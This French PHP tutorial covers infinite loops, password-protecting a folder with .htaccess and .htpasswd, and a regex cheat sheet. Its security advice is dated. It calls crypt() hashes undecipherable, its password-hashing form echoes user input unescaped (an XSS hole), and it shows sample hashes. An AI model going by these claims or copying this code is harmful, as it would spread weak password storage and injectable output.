Imaginez que vous fassiez une boucle while, mais que celle-ci ne s'arrête jamais : votre script PHP va tourner en boucle tout le temps sans jamais s'arrêter.
Heureusement, PHP limite le temps d'exécution d'une page PHP à 30 secondes par défaut. Si une page met plus de 30s à se générer, PHP arrête tout en disant que c'est trop long. Et il fait bien, parce que sinon cela pourrait ralentir tout le serveur et rendre votre site inacessible !

Voici un exemple de boucle while qui ne s'arrêtera jamais :

Code : PHP

```
$nombre = 5;
while ($nombre == 5)
{
echo 'Zér0 ';
}
```

Comme vous pouvez le voir, un tel code PHP ne s'arrêtera jamais parce que $nombre vaut TOUJOURS 5...

Si vous avez donc l'erreur "Maximum execution time exceeded", il va falloir repérer une boucle qui ne s'arrête jamais, c'est elle qui provoque ce problème.

Rassurez-vous : la limite est fixée à 30s, mais vous n'y serez jamais confronté. En général, une bonne page PHP met environ 50 millisecondes à se charger (on est très loin des 30 secondes !). Cette annexe touche à sa fin, j'espère que les informations que vous y aurez déniché vous auront aidé à résoudre vos problèmes.
Quoiqu'il en soit, n'oubliez pas que chaque problème est particulier. Un peu de persévérance et on finit toujours par trouver le bug.

Enfin, si vous n'y arrivez vraiment pas, ne baissez pas les bras pour autant et allez poser votre question sur les forums du site. Un Zér0 un peu plus expérimenté verra probablement votre erreur au premier coup d'oeil

---

Protéger un dossier avec un .htaccess

Lorsque vous réalisez votre site en PHP, vous êtes souvent amenés à créer une zone "Admin" où l'accès est limité... Et il vaut mieux, vu que les personnes qui ont accès à la zone Admin peuvent en général tout supprimer si elles le désirent

Supposons que vous avez créé un dossier "Admin" dans lequel il y a tous les fichiers d'administration de votre site.
Comment empêcher que n'importe qui accède à ces pages ?
C'est là que les fichiers .htaccess vont bien nous aider : on peut très facilement créer une protection par Login / Mot de passe qui empêche l'accès à tous les fichiers du dossier.

Il va falloir créer 2 fichiers :


- .htaccess : ce fichier contiendra l'adresse du .htpasswd et quelques autres options que vous pourrez définir.
- .htpasswd : ce fichier contiendra une liste de logins / mots de passe, pour chaque personne autorisée à accéder aux pages !

Créer le .htaccess

La première étape est de créer sur votre disque dur un fichier appelé ".htaccess". Mais là, vous allez certainement avoir un problème (ça commence fort :lol:)
En effet, Windows n'aime pas les fichiers qui commencent par un point. Pour tous les autres systèmes d'exploitation (Mac OS, Linux) vous n'aurez aucun problème. Mais Windows lui il veut pas, allez savoir pourquoi

On va utiliser une astuce : on va dans un premier temps créer un fichier appelé htaccess.txt, et plus tard avec notre logiciel FTP on le renommera en .htaccess (et là ça marchera !).

Commencez donc par ouvrir Bloc-Notes par exemple :



Là dedans, on va rentrer des informations qui n'ont rien à voir avec du HTML ou du PHP : ce sont des instructions pour le serveur. Elles vont expliquer au serveur que seules certaines personnes sont autorisées à accéder au dossier.
Copiez-y ce code :

Code : Apache

```
AuthName "Page d'administration protégée"
AuthType Basic
AuthUserFile "/home/sdz/www/gestion/admin/.htpasswd"
Require valid-user
```

Parmi ces 4 lignes, il y en a 2 que vous allez devoir changer :

- AuthName : c'est le texte qui invitera l'utilisateur à inscrire son login / mot de passe. Vous pouvez personnaliser ce texte comme bon vous semble.
- AuthUserFile : là c'est plus délicat, c'est le chemin absolu vers le fichier .htpasswd (que vous mettrez dans le même répertoire que le .htaccess).

 Mais comment je trouve ce chemin absolu moi ?

En effet, c'est la plupart du temps délicat à trouver. Heureusement, il existe une fonction PHP qui va beaucoup nous aider : *realpath*.
Cette fonction donne le chemin absolu vers le fichier que vous indiquez. Vous allez donc faire comme ceci pour trouver le chemin absolu :

1. Créez un fichier appelé "chemin.php".
2. Mettez juste cette ligne de code dedans :
   `<? echo realpath('chemin.php'); ?>`
3. Envoyez ce fichier sur votre serveur avec votre logiciel FTP. Placez-le dans le dossier que vous voulez protéger.
4. Ouvrez votre navigateur et allez voir ce fichier PHP. Il vous donne le chemin absolu, par exemple dans mon cas :
   `/home/sdz/www/gestion/admin/chemin.php`
5. Copiez ce chemin dans votre .htaccess, et remplacez le "chemin.php" par ".htpasswd", ce qui nous donne au final par exemple :

```
/home/sdz/www/gestion/admin/.htpasswd
```

6. Supprimez le fichier "chemin.php" de votre serveur, il ne nous sert plus à rien maintenant qu'il nous a donné le chemin absolu :)

La ligne AuthUserFile indique donc où se trouve le fichier .htpasswd qui contient les mots de passe.

Enregistrez le fichier avec le nom "htaccess.txt" pour le moment, on le renommera en ".htaccess" plus tard.
Voilà, on a fini de créer le .htaccess, on peut maintenant passer au .htpasswd

---

Créer le .htpasswd

Créez maintenant un nouveau fichier avec Bloc-Notes.

Le .htpasswd contient la liste des personnes autorisées à accéder aux pages du dossier.
On met une personne par ligne, sous cette forme :
`login:mot_de_passe_crypté`

Au final, votre fichier .htpasswd devrait ressembler à ceci :

Code : Apache

```
mateo21:$1$MEqT//cb$hAVid.qmmSGFW/wDlIfQ81
darkeden:$1$/lgP8dYa$sQNXcCP47KhP1sneRIZoO0
IAN:$1$lT7nqnsg$cVtoPfe0IgrjES7Ushmoy.
Leon:$1$h4oVHp3O$X7Ejpn.uuOhJRkT3qnw3i0
```

Dans cet exemple, il y a 4 personnes autorisées à accéder au dossier : ce sont mateo21, darkeden, IAN, et Leon.

S'il n'y a qu'une personne autorisée à accéder au dossier, vous n'avez qu'à mettre qu'une ligne. Mais si vous êtes plusieurs admins, il est très pratique de pouvoir créer plusieurs "comptes" avec login / mot de passe

 Hé ho ?! Comment je les crypte les mots de passe moi ?

Bonne question
Encore une fois, il y a une super fonction PHP qui va nous tirer d'affaire : *crypt*. Vous lui donnez un mot de passe et, ne cherchez pas à savoir comment, ça vous le crypte

Par exemple, si mon mot de passe est "kangourou", voici le code PHP que je devrai écrire pour l'obtenir en version cryptée :
`<? echo crypt('kangourou'); ?>`

Crypter ses mots de passe est très utile : en effet, si quelqu'un vient un jour à lire votre fichier .htpasswd (quelqu'un qui utilise le même PC que vous par exemple), il ne verra que le mot de passe crypté.
Et là, aucun risque qu'il ne retrouve votre mot de passe : ce cryptage est indéchiffrable. C'est donc très pratique

Bon, on pourrait en théorie s'arrêter là pour le .htpasswd, mais mon âme de codeur PHP me commande de créer un petit script qui va bien vous être utile. Si vous avez lu le cours PHP jusqu'à la fin de la partie I, vous devriez être capables de comprendre ce script :

Code : PHP

```
<p>
<?php
if (isset($_POST['login']) AND isset($_POST['pass']))
{
    $login = $_POST['login'];
    $pass_crypte = crypt($_POST['pass']); // On crypte le mot de passe

    echo 'Ligne à copier dans le .htpasswd :<br />' . $login . ':' . $pass_crypte;
}

else // On n'a pas encore rempli le formulaire
{
?>
</p>

<p>Entrez votre login et votre mot de passe pour le crypter.</p>

<form method="post">
    <p>
        Login : <input type="text" name="login"><br />
        Mot de passe : <input type="text" name="pass"><br /><br />

        <input type="submit" value="Crypter !">
    </p>
</form>

<?php
}
?>
```

Essayer !

Il y a 2 parties dans ce code, dont la forme est similaire aux TP "Page protégée par mot de passe", "Mini-Chat", etc...

1. SI les variables $_POST['login'] et $_POST['pass'] existent, alors c'est qu'on vient de valider le formulaire.
   On crypte le mot de passe qu'on a rentré, et on affiche $login:$pass_crypte pour que vous n'ayez plus qu'à copier la ligne dans le .htpasswd ^^
2. SINON, si les variables $_POST['login'] et $_POST['pass'] n'existent pas, donc on affiche le formulaire pour demander d'entrer un login et un mot de passe.
   Le formulaire recharge la même page, car il n'y a pas d'attribut *action* dans la balise <form> comme on l'a vu dans le chapitre sur les formulaires. Lors du rechargement de la page, les variables $_POST['login'] et $_POST['pass'] existeront puisque vous venez d'entrer le login et le mot de passe. Le mot de passe sera alors crypté !


Je vous conseille de créer cette page quelque part sur votre disque dur (ou sur votre serveur peu importe), pour que vous puissiez crypter rapidement vos mots de passe pour le .htpasswd.
Si vous avez la flême de le créer, pas de souci, vous n'avez qu'à venir sur cette page et cliquer sur le bouton "Essayer !"

 Si vous êtes hébergés chez Free, vous ne DEVEZ PAS crypter vos mots de passe. En effet, Free demande à ce que les mots de passe ne soient pas cryptés (ce qui est complètement nul pour la sécurité, mais bon...). Vous devrez donc taper le mot de passe directement. Par exemple : `mateo21:superpass`


Envoyer les fichiers sur le serveur

Vous avez maintenant 2 fichiers sur votre disque dur : htaccess.txt et htpasswd.txt.

Lancez votre logiciel FTP.
Transférez les fichiers htaccess.txt et htpasswd.txt dans le dossier que vous voulez protéger par mot de passe.
Vous devriez voir ceci dans votre logiciel FTP :



Maintenant que ces fichiers sont sur le serveur, renommez-les (Bouton droit / "Renommer" ça doit marcher).
Appelez-les respectivement ".htaccess" et ".htpasswd".
Vous devriez voir ceci au final :



Voilà, désormais le dossier est protégé
Si quelqu'un essaie d'accéder à une des pages du dossier (admin_commentaires.php, admin_livreor.php...), alors il obtiendra une fenêtre comme celle-ci lui demandant de se logger :

Si vous rentrez le bon login avec le bon mot de passe, vous serez alors autorisé à accéder aux pages !

Mémo pour les Regex

Cette annexe va être utile à ceux qui ont lu les 2 chapitres sur les Regex

Il s'agit d'une sorte de fiche-mémo, un résumé qui vous sera utile lorsque vous serez en train de créer vos propres Regex.

Gardez cette page dans un coin, ou, mieux, imprimez-la. Elle vous servira de support pour vous rappeler toutes les possibilités des Regex.

 Cette annexe n'est PAS faite pour apprendre à se servir des Regex. Si vous voulez apprendre, allez voir les chapitres correspondants dans le cours.
Ici, les explications sont succintes car le but est de synthétiser au maximum tout ce qu'il y a à savoir sur les Regex.

Structure d'une Regex

Une Regex est entourée de symboles appelés délimiteurs. On peut choisir ce qu'on veut, nous nous utilisons le dièse.
Une Regex a la forme suivante :

```
#Regex#Options
```

Pour tester une chaîne à partir d'une Regex, on utilise *preg_match* :

```
preg_match("regex","chaine");
```

Regex	Explication
#guitare#	Cherche le mot "guitare" dans la chaîne
#guitare|piano#	Cherche le mot "guitare" OU "piano"
#^guitare#	La chaîne doit commencer par "guitare"
#guitare$#	La chaîne doit se terminer par "guitare"
#^guitare$#	La chaîne doit contenir uniquement "guitare"

Classes de caractères

Regex	Explication
#gr[ioa]s#	Chaîne qui contient "gris", ou "gros", ou "gras"
[a-z]	Caractère minuscule de a à z
[0-9]	Chiffre de 0 à 9
[a-e0-9]	Lettre de "a" à "e" ou chiffre de 0 à 9
[0-57A-Za-z.-]	Chiffre de 0 à 5, ou 7, ou lettre majuscule, ou lettre minuscule, ou un point, ou un tiret
#[^0-9]#	Chaîne ne contenant PAS de chiffre
#^[^0-9]#	Chaîne ne commençant PAS par un chiffre

Quantificateurs

Regex	Explication
#a?#	"a" peut apparaître 0 ou 1 fois
#a+#	"a" peut apparaître 1 ou plusieurs fois
#a*#	"a" peut apparaître 0, 1 ou plusieurs fois
#bor?is#	"bois" ou "boris"
#Ay(ay|oy)*#	Fonctionne pour Ay, Ayay, Ayoy, Ayayayoyayayoyayoyoyoy etc...
#a{3}#	"a" doit apparaître 3 fois exactement ("aaa")

#a{3,5}#	"a" doit apparaître de 3 à 5 fois ("aaa", "aaaa", "aaaaa")
#a{3,}#	"a" doit apparaître au moins 3 fois ("aaa", "aaaa", "aaaaa", "aaaaaa" etc...)

Métacaractères

Les métacaractères sont :

```
# ! ^ $ ( ) [ ] { } ? + * . \
```

Le point d'exclamation est un métacaractère dans la mesure où on s'en sert de délimiteur.

Pour utiliser un métacaractère dans une recherche, il faut l'échapper avec un antislash : \

Regex	Explication
#Hein?#	Cherche "Hei" ou "Hein"
#Hein\?#	Cherche "Hein?"

Les métacaractères n'ont pas besoin d'être échappés dans une classe, sauf pour "#" (symbole de fin de la regex) et "]" (symbole de la fin de la classe) que l'on doit faire précéder d'un antislash.
Si on veut rechercher un tiret dans une classe de caractères, il faut le mettre au début ou à la fin de la classe : `[a-zA-Z0-9-]`

Classes abrégées

Classe abrégée	Correspondance
\d	[0-9]
\D	[^0-9]
\w	[a-zA-Z0-9_]
\W	[^a-zA-Z0-9_]
\t	Tabulation
\n	Nouvelle ligne
\r	Retour chariot
\s	Espace blanc (correspond à \t \n \r)
\S	Ce qui n'est PAS un espace blanc (\t \n \r)
.	Classe universelle

Le point est la classe universelle : il signifie "n'importe quel caractère".

Capture et remplacement

En utilisant la fonction *preg_replace* on peut automatiquement faire des remplacement à l'aide de Regex.

Code : PHP

```php
<?php
$texte = preg_replace('#\[b\](.+)\[/b\]#i', '<strong>$1</strong>', $texte);
?>
```

- Les parenthèses servent à entourer un bout de la Regex pour créer des variables $1, $2, $3 etc... Qui seront utiles pour faire le remplacement
- Il peut y avoir jusqu'à 99 parenthèses capturantes, donc jusqu'à $99
- (?:truc) est une parenthèse non capturante : elle ne crée pas de variable.

- Une variable $0 est toujours créée et correspond à l'ensemble de la Regex.

Ainsi, la Regex suivante...
```
#(anti)co(?:nsti)(tu(tion)nelle)ment#
```
... crée les variables suivantes :

- **$0** : anticonstitutionnellement
- **$1** : anti
- **$2** : tutionnelle
- **$3** : tion

Options

Il existe de nombreuses options que l'on peut utiliser avec les Regex PCRE.
Parmi les 3 que nous sommes amenés le plus souvent à utiliser, il y a :

- **i** : la Regex ne fera plus la différence entre majuscules / minuscules.
- **s** : le point (classe universelle) fonctionnera aussi pour les retours à la ligne (\n)
- **U** : mode "Ungreedy" (pas gourmand). Utilisé pour que la Regex s'arrête le plus tôt possible. Pratique par exemple pour le bbCode [b][/b] : la Regex s'arrêtera à la première occurence de [/b]

Voilà !
En espérant que ce petit Mémo serve au maximum d'entre vous... Il faut dire qu'il y a tellement de choses à retenir avec les Regex qu'un petit appui comme celui-ci ne peut pas faire de mal
